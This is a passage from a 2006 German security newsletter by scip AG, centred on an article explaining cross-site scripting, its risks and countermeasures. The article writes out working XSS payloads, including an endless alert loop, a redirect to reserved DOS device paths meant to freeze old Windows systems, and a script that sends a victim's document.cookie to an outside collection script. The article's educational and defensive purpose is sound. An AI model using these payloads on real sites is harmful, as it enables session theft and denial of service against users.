Schwache Verschlüsselung		1	1	1	1		1		1		1					1									1		1				2			2			1	1	1	1		
SQL-Injection						2					1													1			1		1	1		1				1				1	1	1
Symlink-Schwachstelle										1			2										1			1	1		2		1	1				1	1			1		
Umgehungs-Angriff						1	2					3	1	1	1	3	4	3		1	2	11	3		5					1	1	2	2	4	1		2	1			1	2
Unbekannt										2		4		5	1		6	2	1	3	1	8			1	8	7	2	2	2	6		1	6	1	1	5	2	4	1	5	3

Verlauf der Anzahl Schwachstellen/Kategorie pro Monat

© scip AG

5. Fachartikel

5.1 Cross Site Scripting - Die stets unterschätzte Gefahr

Marc Ruef, maru@scip.ch

Cross Site Scripting ist der Name einer speziellen Angriffsform, die primär Web-Anwendungen betrifft. Durch das Einschleusen von Seitenanweisungen (HTML) oder Skript-Code (z.B. JavaScript) kann ein Angreifer Einfluss auf das Verhalten der Applikation ausüben. Das Problem ist immer dann gegeben, wenn eine Eingabe eines Benutzers ohne Überprüfung wieder ausgegeben wird. Gutes Beispiel sind Suchmaschinen. Normalerweise kann bei einer solchen in einem Textfeld ein Suchbegriff eingegeben werden. Wurde die Suche durchgeführt, werden die Resultate aufgelistet. Um ein erhöhtes Mass an Komfort gewährleisten zu können, wird normalerweise irgendwo der zuvor eingegebene Suchbegriff ausgegeben. Der Benutzer soll schliesslich auf einen Blick sehen können, welche Suchabfrage zu welchen Resultaten geführt hat.

Der Entwickler einer Suchmaschine geht davon aus, dass die Benutzer seiner Lösung normale Suchbegriffe eingeben. Begriffe wie "Computersicherheit" oder "Herr der Ringe", so genannte Strings (dt. Zeichenketten), werden von ihm und seiner Anwendung erwartet. Diese Zeichenketten stellen an sich keine Gefahr dar, denn die interne Verarbeitung dieser passiert in geregelten Bahnen:

1. Einlesen der Suchabfrage (Zeichenkette)
2. Suchen des Begriffs in der Datenbank
3. Ausgeben des Begriffs zwecks Identifizierung der Resultate
4. Ausgeben der gefundenen Resultate (z.B. Webseiten)

Der Entwickler übersieht dabei jedoch, dass sich das Verhalten eines Angreifers von jenem eines normalen Benutzers unterscheiden wird. Vielleicht versucht der Angreifer spezielle Zeichenketten, die im System reserviert sind, einzugeben. Spezielle Zeichenketten in diesem Zusammenhang sind sämtliche HTML-Tags, die durch den Webbrowser, der die Webseite interpretiert und darstellt, verarbeitet werden.

Grundidee der Injection

Ein Angreifer kann nun anstatt eines normalen Begriffs einen HTML-Tag als Suchabfrage einsetzen. Dieser wird ganz regulär in die Suche geführt, was zu wenigen oder eher unbrauchbaren Resultaten führen wird. Die Gefahr besteht nun in der Ausgabe des zuvor genutzten Suchbegriffs. Diese Ausgabe wird, sofern keine Schutzmassnahmen implementiert wurden, eins zu eins ausgegeben und ebenso durch den Webbrowser verarbeitet. Ein guter Test ist die Eingabe von "Test". Der einschliessende HTML-Tag weist den Browser an, sämtliche Zeichen zwischen Anfang und Ende als fett (engl. bold) darzustellen. Wird denn nun in der Darstellung des Suchbegriffs dieser als fette Schrift abgedruckt, sind die Chancen sehr gross, dass eine richtige Cross Site Scripting-Schwachstelle - bei der mobiler Programmcode eingeschleust werden kann - vorhanden ist.

Eine alternative Test-Methode besteht im Nutzen des HTML-Tags "</html>". Dieser wird am Ende eines HTML-Dokuments angebracht, um den Webbrowser anzuweisen, dass das Dokument an eben dieser Stelle zu Ende ist. Gibt die Suchmaschine diesen Tag nun im Kopf der Suchresultate aus, wird der Webbrowser sofort mit dem Interpretieren der restlichen Webseite aufhören. Eine halbfertig aufgebaute Seite ist das Resultat.

Dies wird HTML-Injection genannt, da bei der Eingabe HTML-Code injiziert wurde. HTML-Injection von sich aus ist weniger eine Sicherheitslücke, sondern eher ein Schönheitsfehler. In manchen Fällen wird sich diese Schwachstelle nutzen lassen, um eigene Informationen im Kontext einer authentischen Seite darstellen zu lassen (Phishing). So könnte man auf der Resultat-Seite einer bekannten Firma einen Hinweis ausgeben, dass unter einer bestimmten URL ein Gratis-Tool heruntergeladen werden kann. Dazu wird zusätzlich der HTML-Tag zur Darstellung eines Links eingebracht. Ein leichtgläubiges Opfer würde diesem Link folgen und das vermeintlich authentische Utility herunterladen.

„Der Entwickler übersieht, dass sich das Verhalten von jenem eines Benutzers unterscheiden wird."

Der Angriff ist aktiv und temporär

Derlei Injection-Angriffe auf Web-Anwendungen sind von Grund auf nur von aktiver und temporärer Natur. Aktiv in dem Sinne, dass der Benutzer (und somit das Opfer) den korrupten Zugriff über den Browser selber herstellen muss. Ein erfolgreicher HTML-Injection Angriff ist also nicht persistent. Wird die Seite wieder verlassen, ist der

© scip AG

Fehler nicht mehr ausgenutzt. Und ein ausgenutzter Fehler ist normalerweise nur für den Benutzer, der ihn herbeigeführt hat, ersichtlich.

Um nun einen anderen Benutzer die Script-Injection umsetzen zu lassen, wird diesem in der Regel der dazu notwendige Link zukommen gelassen. Dies ist jedoch nur dann möglich, wenn die Variablen der Web-Anwendung in der URL gespeichert werden. Diese Daten werden dann beim Umsetzen der HTTP GET-Anfrage mitgeschickt. Nehmen wir als Beispiel die URL "http://www.scip.ch/search.php?query=Test". In dieser wird ein Zugriff auf die PHP-Datei /search.php auf dem Webserver www.scip.ch umgesetzt. Bei diesem HTTP-Zugriff wird in dem PHP-Skript eine Variable namens query mitgegeben. Diese wird mit der Zeichenkette "Test" abgespiesen. Ist das PHP-Skript nun gegen eine simple HTML-Injection - zum Beispiel mit dem Bold-Tag - verwundbar, kann der Link in "http://www.scip.ch/search.php?query=Test" geändert werden. Diesen Link lässt man in der Hoffnung nun dem Opfer zukommen, dass dieses diesem Folgt und die Script-Injection die gewünschte Wirkung zeigt (z.B. Social Engineering Anweisung zum Herunterladen einer Hintertür).

Eine alternative Möglichkeit vom Browser Daten zum Webserver zu übertragen ist in HTTP POST-Anfragen gegeben. Die Variablen werden dabei im Body einer eben solchen Anfrage umgesetzt. Dies initiiert der Webbrowser im Hintergrund und der Datenaustausch geschieht komplett transparent für den Benutzer. Im Normalfall kann also gar keine POST-Anfrage durch einen Browser erzwungen werden - Das Verschicken eines präparierten Links ist sodann hinfällig.

In einigen Umgebungen kann sich eine Script-Injection aber durchaus als persistent erweisen. Und zwar dort, wo die Eingaben eines Angreifers gespeichert und anderen zugänglich gemacht werden. Dies können Webforen oder Gästebücher sein, in denen Benutzer ihre Nachrichten hinterlassen und andere diese lesen können. Sehr viele Anwendungen dieser Art weisen derlei Fehler, wenigstens zu ihren Anfangszeiten, auf. Ist eine solche Persitenz gegeben, muss nicht zwangsweise ein Cross Site Scripting-Link an ein Opfer geschickt werden. Dieses kann auch ganz beiläufig oder durch einen Social Engineering-Hinweis auf einen harmlos erscheinenden Link stossen. Ob denn nun die betroffene Web-Anwendung die Daten als GET oder POST entgegennimmt, ist in einem solchen Fall irrelevant.

Injizierung von Skript-Code

Die Möglichkeiten des Einschleusens von simplem HTML-Code sind starke Grenzen gesetzt. In der Regel wird darüber lediglich das Ausgeben einer Meldung im Sinne einer Social Engineering-Attacke möglich sein. Ein Opfer könnte durch einen vermeintlich authentischen Hinweis zu einer ungewollten und kompromittierenden Handlung (z.B. Folgen eines Links, Download einer Hintertür, verschicken von Passwörtern) bewegt werden. Dies erfordert stets die verleitete oder erzwungene Kooperation des Opfers. Ist dieses sich den Gefahren gefälschter Meldungen bewusst und tritt mit einem angemessenen Mass an Kritik an solche heran, könnte das Vorhaben am gesunden Menschenverstand des Probanden scheitern.

Eine Weiterführung und im eigentlichen Sinne eine Cross Site Scripting-Attacke ist beim Einschleusen von effektivem Skript-Code gegeben. Vom Prinzip her wird dabei nicht von der simplen HTML-Injection unterschieden. Anstatt jedoch HTML-Code zu übertragen, werden Skript-Anweisungen übermittelt. Viele moderne Webbrowser sind nämlich neben dem Interpretieren von statischem HTML-Code in der Lage, dynamischen Script-Code (z.B. JavaScript) auszuführen. Durch das Einschleusen von aktivem Programmcode ergeben sich natürlich gewisse Möglichkeiten automatisierter Zugriffe, die sodann keine weitere Interaktion eines Benutzers mehr erfordern.

Der übliche Test für das Injizieren von Script-Code ist in der Abfrage für "<script>alert('XSS');</script>" gegeben (z.B. mit dem Link http://www.scip.ch/search.php?query=<script>alert('XSS');</script>"). Diese JavaScript-Anweisung führt dazu, dass der Browser nach der Interpretation des Tags eine Warnmeldung mit dem Inhalt "XSS" ausgibt. Die meisten Webbrowser lassen sodann ein kleines Fenster mit dem Text aufpoppen, das durch das Klicken auf den Okay-Button wieder geschlossen werden kann.

„Ein klassisches Beispiel des Cross Site Scripting ist im Ausspähen von Cookies gegeben.“

Ein mit JavaScript generiertes Alert-Popup ist an sich noch keine Gefahr. Darüber liessen sich, grob gesagt, auch nur wieder die von der simplen HTML-Injection bekannten Social Engineering-Meldungen absetzen. Kann ein solcher Zugriff

© scip AG

erfolgreich umgesetzt werden, sind weitere Automatisierungen mit grösster Wahrscheinlichkeit möglich.

Umsetzen einer primitiven Denial of Service

Die einfachste Form der Umsetzung eines Angriffs ist in der Regel in einer Denial of Service-Attacke gegeben. Dabei werden destruktive Absichten verfolgt. Ein System soll durch Überlastung oder Fehlbehandlung zum Absturz bewegt werden, so dass legitime Anwender den Dienst nicht mehr nutzen können.

Anstatt dass wir nun eine einzelne Popup-Meldung mittels JavaScript-alert ausgeben, können wir diese Funktion nun in eine unendliche while-Schleife packen. Durch das Nutzen von "<script>while(0==0){alert('DoS!');}</script>" lassen sich nun fortwährende Popup-Nachrichten mit dem Inhalt "DoS!" generieren. Der Benutzer wird es voraussichtlich nicht schaffen, diese genug schnell wegzuklicken und dadurch wieder den regulären Betriebszustand seines Browsers oder gar Systems wieder herstellen zu können.

Denkbar ist auf das Nutzen der window.location. Durch das Skript "<script>window.location='http://www.scip.ch'</script>" wird der Webbrowser beim Interpretieren dieses Tags auf die definierte location weitergeleitet. Ein Trick könnte nun darin bestehen, bei Windows-Systemen auf in IO.SYS reservierte Dateien aus der MS DOS-Vergangenheit zuzugreifen. Werden nämlich auf Dateien wie C:\CON\CON oder C:\NUL\NUL zugegriffen, kann ein verwundbares System (Microsoft Windows 95 bis 2000) einfrieren. Ein Angreifer könnte nun als location des JavaScripts eine eben solche Datei angeben, was zu einem sofortigen Stillstand des Systems führen wird (Dieser Angriff lässt sich auch mit einem simplen HTML IMG Tag umsetzen).

Ein denkbarer persistenter Angriff wäre nun der, dass ein Angreifer in einem verwundbaren Webforum ein Posting verfasst, dass eben diesen Script-Code enthält. Er wählt ein reizvolles Subjekt für seinen Thread, so dass möglichst viele Benutzer diesen betrachten wollen. In dem Moment, in dem ihr Browser diesen darstellen will, werden sie mit den nervigen JavaScript-Meldungen überhäuft oder auf die korrupte URL weitergeleitet. Der Angreifer hat sein primitives Ziel mittels Cross Site Scripting erreicht.

Ausspähen eines Cookies

Bisher haben wir nur verhältnismässig simple Angriffsmöglichkeiten mit HTML- und Script-Injection gesehen. Offensichtlich lassen sich solche für Social Engineering-Manipulationen oder primitive Denial of Service-Angriffe einspannen. Die wahre Gefahr besteht jedoch in so genannten konstruktiven Angriffen, bei denen Daten ausgelesen und erweiterte Rechte erlangt werden können.

Ein klassisches Beispiel des Cross Site Scriptings ist im Ausspähen von Cookies gegeben. Cookies sind kleine Textdateien, die ein jeder moderne Webbrowser zu speichern hat. In diesen werden Daten zur Kommunikation mit einzelnen Webseiten gespeichert. Diese ursprünglich von Netscape initiierte Entwicklung wurde angestrebt, um das damals sehr statische World Wide Web um eine gewisse Dynamik zu erweitern.

Heutzutage werden in Cookies vor allem Session- und Account-Informationen zwischengespeichert. Eine Webanwendung weist den Webbrowser dabei an, die spezifische Information lokal zu speichern und beim nächsten Zugriff mitzuliefern. So kann zum Beispiel Transparenz geschaffen werden, indem sich der Benutzer nicht beim Abrufen eines jeden Webdokuments neu authentisieren muss, da der Webserver dies transparent mittels Cookie im Hintergrund macht.

Durch JavaScript ist die Möglichkeit gegeben, dass auf eben diese Cookies zugegriffen werden kann. Durch document.cookie kann eine entsprechende Referenzierung auf die Seiten-Cookies gemacht werden. Für den Angreifer besteht die Schwierigkeit nun darin, eben dieses Cookie - das sich im Besitz des Opfers befindet - sich selber zukommen zu lassen. Eine klassische und immerwieder genutzte Methode ist durch das Abschicken über eine dynamische Webseite gegeben.

Ein Angreifer stellt als erstes einen erreichbaren Webserver bereit. Auf diesem wird ein aktives Skript (z.B. PHP oder CGI) erstellt, das das Einlesen von Variablen über HTTP GET-Anfragen erlaubt. Ein Zugriff auf http://www.scip.ch/save.cgi?Test könnte Beispielsweise die mitgeschickte Zeichenkette "Test" in eine Datei speichern.

„Durch JavaScript ist die Möglichkeit gegeben, dass auf Cookies zugegriffen werden kann.“

© scip AG

Bei der erweiterten Cross Site Scripting-Attacke zum Ausspähen des Cookies wird nun ein verschachteltes Skript eingesetzt, das den folgenden Ablauf automatisiert:

1. Auslesen des Cookies
2. Aufrufen der Zielseite
3. Abschicken des Cookies

Grundsätzlich muss dazu eine gewisse Verschachtelung im Skript umgesetzt werden, wobei wir auf alle JavaScript-Elemente zurückgreifen werden, die wir bisher in dieser Abschrift kennen gelernt haben. So wird "<script>window.location='http://www.scip.ch/read.cgi?'+document.cookie</script>" das Cookie ausgelesen und als nächstes eben dieses an das CGI-Skript /read.cgi auf dem System www.scip.ch übergeben. Ist nun also ein solches Script in als Injection möglich, kann ein Angreifer nach Belieben Cookies auslesen lassen.

In vielen modernen Systemen werden pseudozufällig gewählte Session-IDs in Cookies gespeichert. Ist ein Angreifer im Besitz einer solchen, kann er innerhalb eines vordefinierten Zeitrahmens authentisierte Sitzungen des legitimen Benutzers übernehmen. An anderen Stellen werden kryptografisch geschützt die Kontodaten (z.B. Passwörter) in Cookies zwischengespeichert. Für einen Angreifer ist es in einem solchen Fall ein leichtes, mit einem Passwort-Cracker an die gewünschten Daten zu kommen und das betroffene Konto zu übernehmen.

Gegenmassnahmen für Entwickler und Benutzer

Grundsätzlich müssten Möglichkeiten zur HTML- und Script-Injection durch die Entwickler entsprechender Software verhindert werden. Die Eingaben der Benutzer sollten stets auf verdächtige Zeichen und Zeichenketten untersucht werden. Sonderzeichen, wie zum Beispiel spitze Klammern, gilt es zu verhindern oder, falls denn wirklich notwendig, mit HTML zu codieren (z.B. das < zu "<"). So kann eine Interpretation als Steuerzeichen durch den Browser bei der Eingabe - spätestens aber bei der Ausgabe! - verhindert werden. Viele Entwickler von Web-Applikationen greifen zu diesem Zweck auf altbekannte reguläre Ausdrücke zurück, die eben diese speziellen Zeichen erkennen können.

Endanwender sind generell angehalten, keinen Links aus zwielichtiger oder unbekannter Herkunft zu folgen. Vor allem, wenn diese sonderbare Zeichen oder Codierungen aufweisen. Sonderzeichen, HTML-Tags und Script-Anweisungen (vor allem <script>) in URLs deuten stets auf eine mögliche Cross Site Scripting-Attacke hin.

Eine Empfehlung, die seit einiger Zeit in diesem Zusammenhang auch immerwieder von Microsoft gemacht wird, ist das Deaktivieren der Interpretation von aktiven Inhalten. Dies kann bestmöglich im genutzten Browser dediziert für unbekannte Webseiten geschehen. Bei solchen müssen Script sodann zuerst freigeschaltet werden, bevor diese vom Webbrowser interpretiert werden. Dadurch lassen sich Überraschungsangriffe oder Übergriffe aus Unachtsamkeit verhindern. Viele Webseiten sind jedoch auf die Scripting-Möglichkeiten der modernen Webbrowser angewiesen, so dass dies vorerst nur eine partielle Lösung sein kann.

Theoretisch sind Web-Proxies von Application Gateways in der Lage, eben genau Zugriffe auf Cross Site Scripting-Links zu verhindern. Die meisten Entwickler solcher Lösungen haben es jedoch versäumt, eine derartige Funktionalität anwendergerecht umzusetzen. Sowohl Entwickler als auch Benutzer könnten sich mit einer derartigen dedizierten Lösung vor unerwünschten Datenaustausch schützen. Ob und inwiefern diese Möglichkeit in Zukunft geboten wird, bleibt auch weiterhin fragwürdig.

Bedeutung und Entwicklung

Cross Site Scripting Attacken erhielten erstmals im CERT Advisory CA-2000-02 (Malicious HTML Tags Embedded in Client Web Requests) öffentliche Aufmerksamkeit. Genutzt wurde diese Art von Schwachstellen jedoch schon Jahre bevor. Praktisch alle Webforen und Gästebücher liessen eine Injizierung von HTML- und Script-Code zu. Viele Angreifer nutzten dies primär zur Umsetzung aktiver Werbung. Durch eine automatische Weiterleitung mittels JavaScript (document.location) wurden die Besucher der jeweiligen Boards auf die Webseite des Angreifers gelockt. Dieser hatte jedoch das Ausspähen von sensitiven Daten im Sinn. Viel eher mass er einer erhöhten Besucheranzahl die Wichtigkeit bei.

Vor allem in den Jahren 2001 bis 2003 wurde eine Vielzahl an Cross Site Scripting-Schwachstellen in altbekannten Produkten publik. Die meisten Advisory-Postings auf den einschlägigen Mailinglisten hatten nur noch diese Fehler-Klasse zum Inhalt. Aufgrund der Einfachheit die-

„Vor allen in den Jahren 2001 bis 2003 wurde eine Vielzahl an XSS-Schwachstellen publik."

© scip AG

ser Sicherheitslücken haben vor allem "alte Hasen" diese als Anfänger-Problem abgetan und zum Ignorieren der Vielzahl der Meldungen aufgefordert.

Dies ist jedoch eine fahrlässige Ableitung, denn die Möglichkeiten von Cross Site Scripting-Attacken sollten nicht unterschätzt werden. Spätestens durch das Auslesen von Session- und Account-Informationen lassen sich unter Umständen kritische Applikationen übernehmen. Die Manipulation von Online-Banking und dergleichen sind dank Cross Site Scripting-Fehlern keine Seltenheit.

Der Trend zu sichereren Web-Applikationen ist jedoch schon spürbar. Die meisten Entwickler von Web-Applikationen haben mittlerweile begriffen, dass der Eingabe eines Benutzers nicht vertraut werden darf. Das Überprüfen von Benutzereingaben auf unerlaubte Zeichen oder Zeichenketten ist keine Seltenheit mehr und wurde durch die in Cross Site Scripting typischen Pattern erweitert. Die wenigsten professionellen Web-Anwendungen lassen spitze Klammern oder gar script-Tags zu. Das gesteigerte Sicherheitsbewusstsein der Programmierer hat also dazu geführt, dass die Möglichkeiten von Cross Site Scripting doch verhältnismässig limitiert wurden.

© scip AG

6. Literaturverzeichnis

scip AG, 19. Februar 2006, scip monthly Security Summary, smSS Feedback
http://www.scip.ch/publikationen/smss/scip_mss-19_02_2006-1.pdf

scip AG, 19. März 2006, scip monthly Security Summary, smSS Feedback Auswertung
http://www.scip.ch/publikationen/smss/scip_mss-19_03_2006-1.pdf

Ruef, Marc, 22. Dezember 2001, Die psychosozialen Aspekte der Computerkriminalität, computec.ch, http://www.computec.ch/download.php?view.110

Ruef, Marc, 2002, Intrusion Prevention – Neue Ansätze der Computersicherheit, Computer Professional, Ausgabe 4-2002, Seiten 10-14, http://www.computec.ch/download.php?view.302

Ruef, Marc, Februar 2004, Lehrgang Computersicherheit, Universität Luzern, Master of Advanced Studies eLearning und Wissensmanagement, http://www.computec.ch/download.php?view.481

7. Impressum

Herausgeber:

)SCIP(
scip ag

scip AG
Technoparkstrasse 1
CH-8005 Zürich
T +41 44 445 1818
mailto:info@scip.ch
http://www.scip.ch

Zuständige Person:

Marc Ruef
Security Consultant
T +41 44 445 1812
mailto:maru@scip.ch

scip AG ist eine unabhängige Aktiengesellschaft mit Sitz in Zürich. Seit der Gründung im September 2002 fokussiert sich die scip AG auf Dienstleistungen im Bereich IT-Security. Unsere Kernkompetenz liegt dabei in der Überprüfung der implementierten Sicherheitsmassnahmen mittels **Penetration Tests** und **Security Audits** und der Sicherstellung zur Nachvollziehbarkeit möglicher Eingriffsversuche und Attacken (**Log-Management** und **Forensische Analysen**). Vor dem Zusammenschluss unseres spezialisierten Teams waren die meisten Mitarbeiter mit der Implementierung von Sicherheitsinfrastrukturen beschäftigen. So verfügen wir über eine Reihe von Zertifizierungen (Solaris, Linux, Checkpoint, ISS, Cisco, Okena, Finjan, TrendMicro, Symantec etc.), welche den Grundstein für unsere Projekte bilden. Das Grundwissen vervollständigen unsere Mitarbeiter durch ihre ausgeprägten Programmierkenntnisse. Dieses Wissen äussert sich in selbst geschriebenen Routinen zur Ausnutzung gefundener Schwachstellen, dem Coding einer offenen Exploiting- und Scanning Software als auch der Programmierung eines eigenen Log-Management Frameworks. Den kleinsten Teil des Wissens über Penetration Test und Log-Management lernt man jedoch an Schulen – nur jahrelange Erfahrung kann ein lückenloses Aufdecken von Schwachstellen und die Nachvollziehbarkeit von Angriffsversuchen garantieren.

Einem **konstruktiv-kritischen Feedback** gegenüber sind wir nicht abgeneigt. Denn nur durch angeregten Ideenaustausch sind Verbesserungen möglich. Senden Sie Ihr Schreiben an smss-feedback@scip.ch. Das Errata (Verbesserungen, Berichtigungen, Änderungen) der scip monthly Security Summarys finden Sie online. Der Bezug des scip monthly Security Summary ist **kostenlos**. Anmelden! Abmelden!